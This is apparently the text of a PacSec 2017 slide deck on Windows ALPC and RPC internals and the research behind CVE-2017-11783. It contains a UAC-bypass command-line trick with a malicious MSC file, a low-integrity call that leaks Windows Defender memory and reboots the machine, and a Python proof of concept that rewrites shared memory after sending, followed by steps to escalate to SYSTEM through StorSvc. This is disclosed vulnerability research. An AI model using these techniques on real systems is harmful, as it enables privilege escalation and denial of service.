

A view into
ALPC-RPC

Introduction

ALPC

RPC

UAC

Advanced features
& vulnerability
research

CVE-2017-11783

Conclusion

A view into ALPC-RPC

Clément Rouault & Thomas Imbert
PacSec

November 2017

A view into ALPC-RPC

Introduction

ALPC

RPC

UAC

Advanced features
& vulnerability
research

CVE-2017-11783

Conclusion

- ALPC
- RPC
- UAC
- Advanced features & vulnerability research
- CVE-2017-11783

A view into
ALPC-RPC

Introduction

ALPC

RPC

UAC

Advanced features
& vulnerability
research

CVE-2017-11783

Conclusion

1 Introduction

A view into
ALPC-RPC

Introduction

ALPC

RPC

UAC

Advanced features
& vulnerability
research

CVE-2017-11783

Conclusion

User Account Control

- We were curious about the UAC.
- Only API we found was `ShellExecuteA`
- How to trigger the UAC manually ?
- We knew that UAC may be triggered by RPC
- We knew that ALPC allows to perform RPC

So let's explore the RPC-over-ALPC !

A view into
ALPC-RPC

Introduction

ALPC

RPC

UAC

Advanced features
& vulnerability
research

CVE-2017-11783

Conclusion

Talks

- *LPC & ALPC Interfaces* - Recon 2008 - Thomas Garnier
- *All about the ALPC, RPC, LPC, LRPC in your PC* - Syscan 2014 - Alex Ionescu
- *ALPC Fuzzing Toolkit* - HITB 2014 - Ben Nagy

Tool

- *RpcView* (Jean-Marie Borello, Julien Boutet, Jeremy Bouetard, Yoanne Girardin)

A view into
ALPC-RPC

Introduction

ALPC

RPC

UAC

Advanced features
& vulnerability
research

CVE-2017-11783

Conclusion

2 ALPC

A view into ALPC-RPC

Introduction

ALPC

RPC

UAC

Advanced features
& vulnerability
research

CVE-2017-11783

Conclusion

ALPC

- **Advanced Local Procedure Call**
- **Server listening on an ALPC Port**
- **Client connecting to that port**

ALPC Message

An ALPC message is composed of two parts

- **PORT_MESSAGE**: The header and data of the message
- **ALPC_MESSAGE_ATTRIBUTES**: Attributes header and data for advanced features

A view into
ALPC-RPC

Introduction

ALPC

RPC

UAC

Advanced features
& vulnerability
research

CVE-2017-11783

Conclusion

```
0:000> dt -r combase!_PORT_MESSAGE
+0x000 u1
+0x000 s1
+0x000 DataLength : Int2B // Size of DATA without header
+0x002 TotalLength : Int2B // Size of header + DATA
+0x000 Length      : Uint4B
+0x004 u2
+0x000 s2
+0x000 Type        : Int2B // Message Type
+0x002 DataInfoOffset : Int2B
+0x000 ZeroInit    : Uint4B
0x008 ClientId     : _CLIENT_ID
+0x000 UniqueProcess : Ptr32 Void // Identify the client
+0x004 UniqueThread  : Ptr32 Void // Identify the client
+0x008 DoNotUseThisField : Float
+0x010 MessageId    : Uint4B // Identify msg for reply
+0x014 ClientViewSize : Uint4B
+0x014 CallbackId   : Uint4B
```


A view into
ALPC-RPC

Introduction

ALPC

RPC

UAC

Advanced features
& vulnerability
research

CVE-2017-11783

Conclusion

Server

- `NtAlpcCreatePort`
- `NtAlpcAcceptConnectPort`
- `NtAlpcSendWaitReceivePort`
- `TpCallbackSendAlpcMessageOnCompletion`
 - Used by `rpcrt4.dll`

Client

- `NtAlpcConnectPort`
- `NtAlpcDisconnectPort`
- `NtAlpcSendWaitReceivePort`

```
import windows # https://github.com/hakrill/PythonForWindows
def alpc_server():
    server = windows.alpc.AlpcServer(PORT_NAME)
    msg = server.recv() # Wait for a connection message
    assert msg.type & 0xfff == LPC_CONNECTION_REQUEST
    server.accept_connection(msg)
    msg = server.recv() # Wait for a real message
    print("[SERV] Received message: <{0}>".format(msg))
    print("[SERV] Message data: <{0}>".format(msg.data))
    assert msg.type & 0xfff == LPC_REQUEST
    msg.data = "REQUEST '{0}' DONE".format(msg.data)
    server.send(msg) # Reply as we kept the same MessageId

def alpc_client():
    client = windows.alpc.AlpcClient(PORT_NAME)
    print("[CLIENT] Connected: {0}".format(client))
    response = client.send_receive("Hello world !")
    print("[CLIENT] Response: <{0}>".format(response.data))
```

```
C:\Users\hakrill\Documents\Work\PythonForWindows (dev)
λ python Playground\poc_alpc.py
[CLIENT] Connected: <windows.alpc.AlpcClient object at 0x0455FEF0>
[SERV] Received message: <<windows.alpc.AlpcMessage object at 0x03ED0BF0>>
[SERV] Message data: <Hello world !>
[CLIENT] Response: <REQUEST 'Hello world !' DONE>
```

A view into
ALPC-RPC

Introduction

ALPC

RPC

RPC Bind

RPC call

EpMapper

UAC

Advanced features
& vulnerability
research

CVE-2017-11783

Conclusion

3

RPC

- RPC Bind
- RPC call
- EpMapper

A view into
ALPC-RPC

Introduction

ALPC

RPC

RPC Bind
RPC call
EpMapper

UAC

Advanced features
& vulnerability
research

CVE-2017-11783

Conclusion

Clément Rouault
& Thomas Imbert
PacSec

Remote Procedure Call

Server

- One or many endpoints
- One or many interfaces
- Each interface has methods

Endpoints

- `ncacn_ip_tcp`: IP+port
- `ncacn_np`: `\pipe\my_endpoint`
- `ncalrpc`: `\RPC Control\my_alpc_port`
- ...

A view into
ALPC-RPC

Introduction

ALPC

RPC

RPC Bind

RPC call

EpMapper

UAC

Advanced features
& vulnerability
research

CVE-2017-11783

Conclusion

Processes Properties

Image: RPC SSP

Host Process for Windows Services

Version: 10.0.15063.0

Path: C:\Windows\System32\svchost.exe

CmdLine: c:\windows\system32\svchost.exe -k netsvcs -s Appinfo

User: AUTORITE NT\Systeme

Desktop:

Image: 64-bits

Endpoints

Pid	Protocol	Name
9040	ncalrpc	LRPC-b744bdeacf37d84a19

Interfaces

Pid	Uuid	Ver	Type	Procs	Stub	Base	Location
9040	201ef99a-7fa0-444c-9399-19ba84f12a1a	1.0	RPC	7	Interpreted	0x00007ff9edce00...	C:\Windows\System32\appinfo.dll

Procedures

Index	Name	Address	Format
0	RAILaunchAdminProcess	0x00007ff9edce3130	0x00007ff9edcfa0f2
1	RAIProcessRunOnce	0x00007ff9edcf3f40	0x00007ff9edcfa158
2	RAILogonWithSmartCardCreds	0x00007ff9edcf2210	0x00007ff9edcfa188
3	RAIOverrideDesktopPromptPolicy	0x00007ff9edcec8e0	0x00007ff9edcfa1be
4	RAIDisableElevationForSession	0x00007ff9edcf1110	0x00007ff9edcfa1e2
5	RAIEnableElevationForSession	0x00007ff9edcf11b0	0x00007ff9edcfa20c
6	RAIForceElevationPromptForCOM	0x00007ff9edcf4af0	0x00007ff9edcfa236

A view into ALPC-RPC

Introduction

ALPC

RPC

RPC Bind

RPC call


EpMapper

UAC

Advanced features
and vulnerability
research

CVE-2017-11783

Conclusion



A view into
ALPC-RPC

Introduction

ALPC

RPC

RPC Bind

RPC call

EpMapper

UAC

Advanced features
& vulnerability
research

CVE-2017-11783

Conclusion

```
class ALPC_RPC_BIND(ctypes.Structure):
    _pack_ = 1
    _fields_ = [
        ("request_type", gdef.DWORD),
        ("UNK1", gdef.DWORD),
        ("UNK2", gdef.DWORD),
        ("target", gdef.RPC_IF_ID), # Interface GUID + Version
        ("flags", gdef.DWORD), # Bind to NDR32 | NDR64 | ??
        ("if_nb_ndr32", gdef.USHORT), # If number for NDR32
        ("if_nb_ndr64", gdef.USHORT),
        ("if_nb_unkn", gdef.USHORT),
        ("PAD", gdef.USHORT),
        ("register_multiple_syntax", gdef.DWORD),
        ("use_flow", gdef.DWORD),
        ("UNK5", gdef.DWORD),
        ("maybe_flow_id", gdef.DWORD),
        ("UNK7", gdef.DWORD),
        ("some_context_id", gdef.DWORD),
        ("UNK9", gdef.DWORD),
    ]
```

request

```
req = ALPC_RPC_BIND()  
req.request_type = gdef.RPC_REQUEST_TYPE_BIND  
req.target = gdef.RPC_IF_ID(uuid, *syntaxversion)  
req.flags = gdef.BIND_IF_SYNTAX_NDR32  
req.if_nb_ndr32 = requested_if_nb  
req.if_nb_ndr64 = 0  
req.if_nb_unkn = 0  
req.register_multiple_syntax = False
```

Response

- Also a ALPC_RPC_BIND
- request_type == RPC_RESPONSE_TYPE_BIND_OK(1)
- Some fields may change to reflect the request actually handled by the server

A view into
ALPC-RPC

Introduction

ALPC

RPC

RPC Bind

RPC call

EpMapper

UAC

Advanced features
& vulnerability
research

CVE-2017-11783

Conclusion

```
class ALPC_RPC_CALL(ctypes.Structure):
    _pack_ = 1
    _fields_ = [
        ("request_type", gdef.DWORD),
        ("UNK1", gdef.DWORD),
        ("flags", gdef.DWORD),
        ("request_id", gdef.DWORD),
        ("if_nb", gdef.DWORD),
        ("method_offset", gdef.DWORD),
        ("UNK2", gdef.DWORD),
        ("UNK3", gdef.DWORD),
        ("UNK4", gdef.DWORD),
        ("UNK5", gdef.DWORD),
        ("UNK6", gdef.DWORD),
        ("UNK7", gdef.DWORD),
        ("UNK8", gdef.DWORD),
        ("UNK9", gdef.DWORD),
        ("UNK10", gdef.DWORD),
        ("UNK11", gdef.DWORD),
    ]
```

A view into ALPC-RPC

Introduction

ALPC

RPC

RPC Bind

RPC call

EpMapper

UAC

Advanced features
& vulnerability
research

CVE-2017-11783

Conclusion

```
req = ALPC_RPC_CALL()
req.request_type = gdef.RPC_REQUEST_TYPE_CALL
req.flags = 0
req.request_id = 0x11223344
req.if_nb = interface_nb
req.method_offset = method_offset
return buffer(req[:]) + params
```

- A lot of fields are not identified yet
- params is the marshalling of the method parameters

A view into
ALPC-RPC

Introduction

ALPC

RPC

RPC Bind

RPC call

EpMapper

UAC

Advanced features
& vulnerability
research

CVE-2017-11783

Conclusion

Clément Rouault
& Thomas Imbert
PacSec

Network Data Representation (NDR)

- "The role of NDR is to provide a mapping of IDL data types onto octet streams"
- Documented: <http://pubs.opengroup.org/onlinepubs/9629399/chap14.htm>

Microsoft Transfert Syntax

- 71710533-BEBA-4937-8319-B5DBEF9CCC36 v1.0 NDR
- 8A885D04-1CEB-11C9-9FE8-08002B104860 v2.0 NDR64
- B4537DA9-3D03-4F6B-B594-52B2874EE9D0 v1.0 ???
 - Please tell us if you find out this one :)
- We implemented part of NDR32 in Python for this project

```
import windows.rpc
from windows.rpc import ndr

client = windows.rpc.RPCClient(r"\RPC Control\HelloRpc")
iid = client.bind("41414141-4242-4343-4444-45464748494a")
ndr_params = ndr.make_parameters([ndr.NdrLong] * 2)
resp = client.call(iid, 1, ndr_params.pack([41414141, 1010101]))
result = ndr.NdrLong.unpack(ndr.NdrStream(resp))
print(result) # 42424242
client.call(iid, 0, ndr.NdrUniqueCString.pack(
    "Hello from Python !\x00"))
iid2 = client.bind("99999999-9999-9999-9999-999999999999")
client.call(iid2, 0, ndr.NdrCString.pack(
    "Hello again from IF2 !\x00"))
```

```
λ Example1ExplicitServer.exe
Interface1: Add 41414141+1010101
Interface1: Hello from Python !
Interface2: Hello again from IF2 !
```

- How do we get the endpoint for a given interface ?

EpMapper !

- List endpoints for a given Interface
- Alpc endpoint: `\RPC Control\epmapper`
- `e1af8308-5d1f-11c9-91a4-08002b14a0fa v3.0`
- Method 7: `ept_map_auth`

`ept_map_auth` parameters

- A well known PSID
- protocol tower
 - Documented binary-format
 - Used to describe endpoints protocols
 - <http://pubs.opengroup.org/onlinepubs/9629399/apdx1.htm>

A view into
ALPC-RPC

Introduction

ALPC

RPC

RPC Bind

RPC call

EpMapper

UAC

Advanced features
& vulnerability
research

CVE-2017-11783

Conclusion

Clément Rouault
& Thomas Imbert
PacSec

• Call re-implemented in full Python

```
>>> windows.rpc.find_alpc_endpoints("880fd55e-43b9-11e0-b1a8-cf4edfd72085",
nb_response=2)
[UnpackTower(protseq='ncalrpc',
endpoint=bytearray(b'LRPC-b0cb073a897f2102a8'),
address=None, object=<RPC_IF_ID "880FD55E-43B9-11E0-B1A8-CF4EDFD72085" (1, 0)>,
syntax=<RPC_IF_ID "8A885D04-1CEB-11C9-9FE8-08002B104860" (2, 0)>),
UnpackTower(protseq='ncalrpc',
endpoint=bytearray(b'OLE8C19EF53D4A32E3D54196ECDB935'),
address=None, object=<RPC_IF_ID "880FD55E-43B9-11E0-B1A8-CF4EDFD72085" (1, 0)>,
syntax=<RPC_IF_ID "8A885D04-1CEB-11C9-9FE8-08002B104860" (2, 0)>)]

>>> client = windows.rpc.find_alpc_endpoint_and_connect(
"be7f785e-0e3a-4ab7-91de-7e46e443be29", version=(0,0))
>>> client
<windows.rpc.client.RPCClient object at 0x044EBE30>
>>> client.alpc_client.port_name
'\\RPC Control\\LRPC-de2d0664c8d8d755b2'
```

A view into
ALPC-RPC

Introduction

ALPC

RPC

UAC

Advanced features
& vulnerability
research

CVE-2017-11783

Conclusion

4 UAC

Interface

- appinfo.dll
- 201ef99a-7fa0-444c-9399-19ba84f12a1a v2.0
- Method 0: RaiLaunchAdminProcess

```
request_tst = RaiLaunchAdminProcessParameters.pack([  
    "C:\\windows\\system32\\mspaint.exe\\x00", # Application Path  
    "Yolo-Commandline Whatever\\x00", # Commandline  
    1, # UAC-Request Flag  
    gdef.CREATE_UNICODE_ENVIRONMENT, # dwCreationFlags  
    "\\x00", # StartDirectory  
    "WinSta0\\Default\\x00", # Station  
    # Startup Info  
    (None, # Title  
     1, 2, 3, 4, 5, 6, 7, 1, # Startupinfo: dwX to dwFlags  
     5, # wShowWindow  
    # Point: Use MonitorFromPoint to setup StartupInfo.hStdOutput  
    (0, 0)),  
    0x10010, # Window-Handle to know if UAC can steal focus  
    0xffffffff]) # UAC Timeout
```


A view into
ALPC-RPC

Introduction

ALPC


RPC

UAC

Advanced features
& vulnerability
research

CVE-2017-11783

Conclusion



- We fully control the CommandLine

appinfo!AiIsEXESafeToAutoApprove

- Bypass UAC for trusted binary:
`g_lpAutoApproveEXEList`
- special case for `mmc.exe`
- Command line is parsed to analyse the target `.msc`
- `" , "` is a valid commandline separator for the parser

- We can craft the following Commandline
- `XXX,wf.msc MY_BAD_MSC`
 - `appinfo.dll` will think that `wf.msc` is the target
 - `mmc.exe` will load the malicious `MY_BAD_MSC`

A view into
ALPC-RPC

Introduction

ALPC

RPC

UAC

Advanced features
& vulnerability
research

CVE-2017-11783

Conclusion

Execution from malicious MSC

- Can use ActiveX Control - Flash object MMC template
- Slight modification allows to run javascript
- JS fonction `external.ExecuteShellCommand`

- Full walkthrough was presented at beerump http://www.rump.beer/2017/slides/from_alpc_to_uac_bypass.pdf
- It's only an UAC bypass, can we go further ?

A view into
ALPC-RPC

Introduction

ALPC

RPC

UAC

Advanced features
& vulnerability
research

ALPC messages features

Fuzzing

Results


CVE-2017-11783

Conclusion

5 Advanced features & vulnerability research

- ALPC messages features
- Fuzzing
- Results

Structures appended after attributes' header



A view into ALPC-RPC

Introduction

ALPC

RPC

UAC

Advanced features
& vulnerability
research

ALPC messages features

Fuzzing

Results

CVE-2017-11783

Conclusion

Security	Security QoS options
View	Data sent in shared memory
Context	Expose message context (seq, ID)
Handle	Send objects handle
Token	Expose tokens ID
Direct	Event for async completion
Work on behalf	Ticket for container impersonation

Sharing a file handle

Client

```
# Open the file we want to share
f = open("C:\\Windows\\System32\\rpcrt4.dll", 'rb')
# AlpcMessage is initialized with all attributes allocated
msg = windows.alpc.AlpcMessage()
# Setup ALPC_MESSAGE_HANDLE_ATTRIBUTE
msg.handle_attribute.Flags = gdef.ALPC_HANDLEFLG_DUPLICATE_SAME_ACCESS
msg.handle_attribute.Handle = windows.utils.get_handle_from_file(f)
msg.handle_attribute.ObjectType = 0
msg.handle_attribute.DesiredAccess = 0
# Set handle as valid and send it
msg.attributes.ValidAttributes |= gdef.ALPC_MESSAGE_HANDLE_ATTRIBUTE
client.send_receive(msg)
```

Server

```
# server is AlpcServer
msg = server.recv()
if msg.type & 0xfff == LPC_REQUEST:
    if msg.handle_is_valid and msg.handle_attribute.Handle:
        print("Object type = <{0}>".format(msg.handle_attribute.ObjectType))
        print("Name = <{0}>".format(get_filename_from_handle(msg.handle_attribute.Handle)))
# Output:
# Object type = <1>
# Name = <\\Device\\HarddiskVolume4\\Windows\\System32\\rpcrt4.dll>
```

A view into ALPC-RPC

Introduction

ALPC

RPC

UAC

Advanced features
& vulnerability
research

ALPC messages features

Fuzzing

Results

CVE-2017-11783

Conclusion

Over 150 **RPC** interfaces

Target: privileged interfaces accessible from low integrity

How to scale ?

- Manual reverse engineering (Advanced features and Interface methods)
- Simple **RPC** MITM performing mutations on NDR data stream (built on top of a **RPC** debugger)
- Forging **RPC** calls and target all the exposed methods

A view into
ALPC-RPC

Introduction

ALPC

RPC

UAC

Advanced features
& vulnerability
research

ALPC messages features

Fuzzing

Results

CVE-2017-11783

Conclusion

RPC Runtime rejects malformed NDR

Marshaled stream must match the arguments types

- 1 Connect to the interface through epmapper or fixed ALPC endpoint name
- 2 Generate the call arguments (correct types and structures) based on Sulley generator
- 3 Perform the call with marshalled generated arguments
- 4 Extract any `context_handle` from the returned stream (to fuzz methods expecting a valid `context_handle`)

Interface code generated from customized RPCView

Generation for interface in iphlpsvc.dll

```

from rpc_forge import *

# UUID 552d076a-cb29-4e44-8b6a-d15e59e2c0af VERSION 1.0 DLL iphlpsvc.dll
interface = Interface("552d076a-cb29-4e44-8b6a-d15e59e2c0af", (1,0), [
    Method("IpTransitionProtocolApplyConfigChanges", 1, In(NdrByte)),
    Method("IpTransitionProtocolApplyConfigChangesEx", 1,
        In(NdrByte),
        In(Range(0,65535) / NdrLong),
        In(SizeIs(2) / NdrCString)
    ),
])

context_handles = set()
method_number = interface.find_method_by_name("IpTransitionProtocolApplyConfigChangesEx")
arg = interface.methods[method_number].forge_call(context_handles)
arg
'\x01PPP\x05\x00\x00\x00\x05\x00\x00\x00???\x00PPP' # 'P' are padding
interface.connect()
res = interface.call(method_number, arg)
res
'\x00\x00\x00\x00\r\xf0\xad\xba'

```

RPCForge will be released on GitHub after the conference.

A view into ALPC-RPC

Introduction

ALPC

RPC

UAC

Advanced features & vulnerability research

ALPC messages features

Fuzzing

Results

CVE-2017-11783

Conclusion

- Unique Pointers can be null (NULL Dereference)
- Input parameters used as offset without Range attribute (**O**ut **O**f **B**ound **A**ccess)
- Different `context_handle` in the same process / interface must be defined as strict / `type_strict_context_handle` (Type confusion)
- Client privileges must be checked (or impersonated) before performing privileged actions (Logic bugs)

⇒ service DOS, system DOS (BSOD
CRITICAL_PROCESS_DIED) or privilege escalation

A view into
ALPC-RPC

Introduction

ALPC

RPC

UAC

Advanced features
& vulnerability
research

ALPC messages features

Fuzzing

Results

CVE-2017-11783

Conclusion

rpcrt4.dll leaks server heap memory in the received buffer (NtAlpcSendWaitReceivePort)

Microsoft Antimalware Service - QueryVersion and ForcedReboot

```
# Switch to low integrity
windows.current_process.token.integrity = SECURITY_MANDATORY_LOW_RID
# Connect and bind the Windows Defender MpSvc.dll interface
MS_AV_ALPC = r"\RPC Control\ImpService77BDAF73-B396-481F-9042-AD358843EC24"
client = windows.rpc.RPCClient(MS_AV_ALPC)
iid = client.bind("c503f532-443a-4c69-8300-ccd1fbbdb3839", version=(2,0))
# Call ServerMpQueryEngineVersion 41 (method number might change between versions)
print client.call(iid, 41, "")
# Call ServerMpRpcForcedReboot 83 (same)
client.call(iid, 83, "\0"*4)
```

```
>>> client.call(iid, 41, "")[25*8:].replace('\0','')
'\x07Syst\xe8me\x01 authentifi\xe9s\x01xt\\', '\tx\\': '\Ajouter des fonctionnalit\xe9s \xe0 Microsoft\xa0Edge\\', '\nit
em_001_text\\': {\t\\': '\txt\\', '\tx\\': '\Obtenez des extensions en s\xe9lectionnant \\\\\\\& \\\\\\\', puis Extensio
ns.\\'}, '\item_001_templa'
>>> client.call(iid, 41, "")[25*8:].replace('\0','')
'\x07Syst\xe8me\x01\x03\x10\x14\x0c\xe8P\xa0\xc6\xab\x9\x9fgs\xbc\x4Y; \x0e\x06\xef\x80gJ6H\x86\x7f\rCview'...'...'
'...'...'Desktop\\New\\RPCview' \x03\xa0xdesktop-1qdf1gn\xb4\x7f\xbf\xe9\x8c\\+H\x99\x0eav / \xfa\xe9W\xfez\x11\xc3\x13\\x'
```

Then it reboots !

A view into
ALPC-RPC

Introduction

ALPC

RPC

UAC

Advanced features
& vulnerability
research

CVE-2017-11783

Conclusion

6 CVE-2017-11783

A view into
ALPC-RPC

Introduction

ALPC

RPC

UAC

Advanced features
& vulnerability
research

CVE-2017-11783

Conclusion

How does shared memory over ALPC works ?

- Available for any NCALRPC server ?
- What data are fetched from shared mem ?
- Shared mem protection in client / server
 - Read only / RW / RWX ?

- Shared memory exists in ALPC as View

Alpc View: Reversing the NTAPI

- `ntdll!NtAlpcCreatePortSection`
- `ntdll!NtAlpcCreateSectionView`
- `ntdll!NtAlpcSendWaitReceivePort`
 - `nt!AlpcCaptureViewAttribute`
 - `nt!AlpcExposeViewAttribute`

We saw (after reversing) that all this had already been documented by Alex Ionescu

Flag `0x40000` | `SECURE_VIEW`

Ntoskrnl

- `ntdll!NtAlpcCreatePortSection & nt!captureViewAttributeInternal`
- Secure the view (`READ_ONLY`) when sent

rpcrt4

- Handle call requests with a view
- Secured views' data are not copied before NDR deserialization

Vulnerability

- The kernel does NOT PREVENT the client to `VirtualProtect` the view to `READ_WRITE` again

A view into
ALPC-RPC

Introduction

ALPC

RPC

UAC

Advanced features
& vulnerability
research

CVE-2017-11783

Conclusion

The server

```
int Pouet(handle_t, const unsigned char* trololo)
{
    std::cout << "Priting parameter: " << trololo << std::endl;
    std::cout << "Waiting 1 second" << std::endl;
    Sleep(1000);
    std::cout << "RE-Priting parameter: " << trololo << std::endl;
    return 42;
}
```

- Pointer arguments directly point to the shared memory

```
0:005> u eip L1
Example!ExplicitServer!Pouet
0139a1d0 55          push    ebp
0:005> da poi(trololo)
00a5000c "My First Message"
0:005> !address 00a5000c
```

```
Usage:                MappedFile
Base Address:         00a50000
End Address:          00a51000
State:                00001000    MEM_COMMIT
Protect:              00000004    PAGE_READWRITE
Type:                 00040000    MEM_MAPPED
Mapped file name:     PageFile
```

```
0:005> dc 00a50000
00a50000 00000011 00000000 00000011 4620794d .....My F
00a50010 74737269 73654d20 65676173 50505000 irst Message.PPP
00a50020 00000000 00000000 00000000 00000000 .....
```

```
import windows.rpc
from windows.rpc import ndr
import windows.generated_def as gdef

client = windows.rpc.RPCClient(r"\RPC Control\HelloRpc")
iid = client.bind("99999999-9999-9999-9999-999999999999")
cur_proc = windows.current_process

# Create Section
section = client.alpc_client.create_port_section(0x40000, 0, 0x1000)
view = client.alpc_client.map_section(section[0], 0x1000)
# Forge a call
IF_NUMBER = client.if_bind_number[hash(buffer(iid)[:])]
call_req = client._forge_call_request(IF_NUMBER, 2, "")
# Pack the NDR for the parameter
params = ndr.NdrCString.pack("My First Message\x00")
# New message with a View
p = windows.alpc.AlpcMessage(0x2000)
p.port_message.data = call_req + ndr.NdrLong.pack(len(params) + 0x200) + "\x00" * 40
p.attributes.ValidAttributes |= gdef.ALPC_MESSAGE_VIEW_ATTRIBUTE
p.view_attribute.Flags = 0x40000
p.view_attribute.ViewBase = view.ViewBase
p.view_attribute.SectionHandle = view.SectionHandle
p.view_attribute.ViewSize = len(params)
cur_proc.write_memory(view.ViewBase, params) # Write NDR to view

client.alpc_client.send(p)

cur_proc.virtual_protect(view.ViewBase, 0x1000, gdef.PAGE_READWRITE, None)
import time; time.sleep(0.5)
cur_proc.write_memory(view.ViewBase + 3*4, "VULNERABLE !\x00")
```

The server

```
int Pouet(handle_t, const unsigned char* trololo)
{
    std::cout << "Priting parameter: " << trololo << std::endl;
    std::cout << "Waiting 1 second" << std::endl;
    Sleep(1000);
    std::cout << "RE-Priting parameter: " << trololo << std::endl;
    return 42;
}
```

The result !

```
λ Example1ExplicitServer.exe
Priting parameter: My First Message
Waiting 1 second
RE-Priting parameter: VULNERABLE !
```

- This should allow us to trigger TOCTOU & double-fetch in some services

Target StorSvc

- be7f785e-0e3a-4ab7-91de-7e46e443be29 v0.0
- Method 14: SvcMoveFileInheritSecurity

PseudoCode

```
RPC_STATUS SvcMoveFileInheritSecurity(handle_t AutoBindingHandle, wchar_t *OldFileName,
                                     wchar_t *NewFileName, DWORD Flags)
{
    if ( RpcImpersonateClient(0) == RPC_S_OK )
    {
        if ( MoveFileExW(OldFileName, NewFileName, Flags) )
        {
            RpcRevertToSelf();
            if ( InitializeAcl(&pAcl, 8, 2) )
            {
                if ( SetNamedSecurityInfoW(NewFileName, /*[...]*/) != ERROR_SUCCESS )
                    MoveFileExW(NewFileName, OldFileName, Flags);
            }
            // [...]
        }
    }
}
```

- Last MoveFileExW done as NT Authority\SYSTEM

A view into
ALPC-RPC

Introduction

ALPC

RPC

UAC

Advanced features
& vulnerability
research

CVE-2017-11783

Conclusion

Clément Rouault
& Thomas Imbert
PacSec

Requirements

- Reach the vulnerable MoveFileEx
 - First MoveFileEx must SUCCEED
 - SetNamedSecurityInfoW must FAIL
- Win the race: change params in between the two MoveFile

Steps

- Setup files src, dst and new_src in %LocalAppData%\Low
- Lock the destination file (dst) using oplock
- Call SvcMove(src, dst, MOVEFILE_REPLACE_EXISTING)
- When the lock's callback triggers
 - Change the function parameters (shared mem)
dst ⇒ new_src & src ⇒ new_dst
 - Remove WRITE_DAC for system in the ACL of new_src
- MoveFileEx(new_src, new_dst) run as SYSTEM

A view into
ALPC-RPC

Introduction

ALPC

RPC

UAC

Advanced features
& vulnerability
research

CVE-2017-11783

Conclusion

DEMO TIME !

A view into
ALPC-RPC

Introduction

ALPC

RPC

UAC

Advanced features
& vulnerability
research

CVE-2017-11783

Conclusion

7 Conclusion

A view into ALPC-RPC

Introduction

ALPC

RPC

UAC

Advanced features
& vulnerability
research

CVE-2017-11783

Conclusion

- Complex subject
- Few RPC servers expect a custom client
- A lot of work still need to be done
- We hope our open-source implementation helps others start on this topic
- Thanks to Microsoft for their quick responses and fix

A view into
ALPC-RPC

Introduction

ALPC

RPC

UAC



Advanced features
& vulnerability
research

CVE-2017-11783

Conclusion

Thank you for your attention

<https://github.com/hakril/PythonForWindows>
[https://portal.msrc.microsoft.com/en-US/
security-guidance/advisory/CVE-2017-11783](https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-11783)

 @hakril
 @mashoon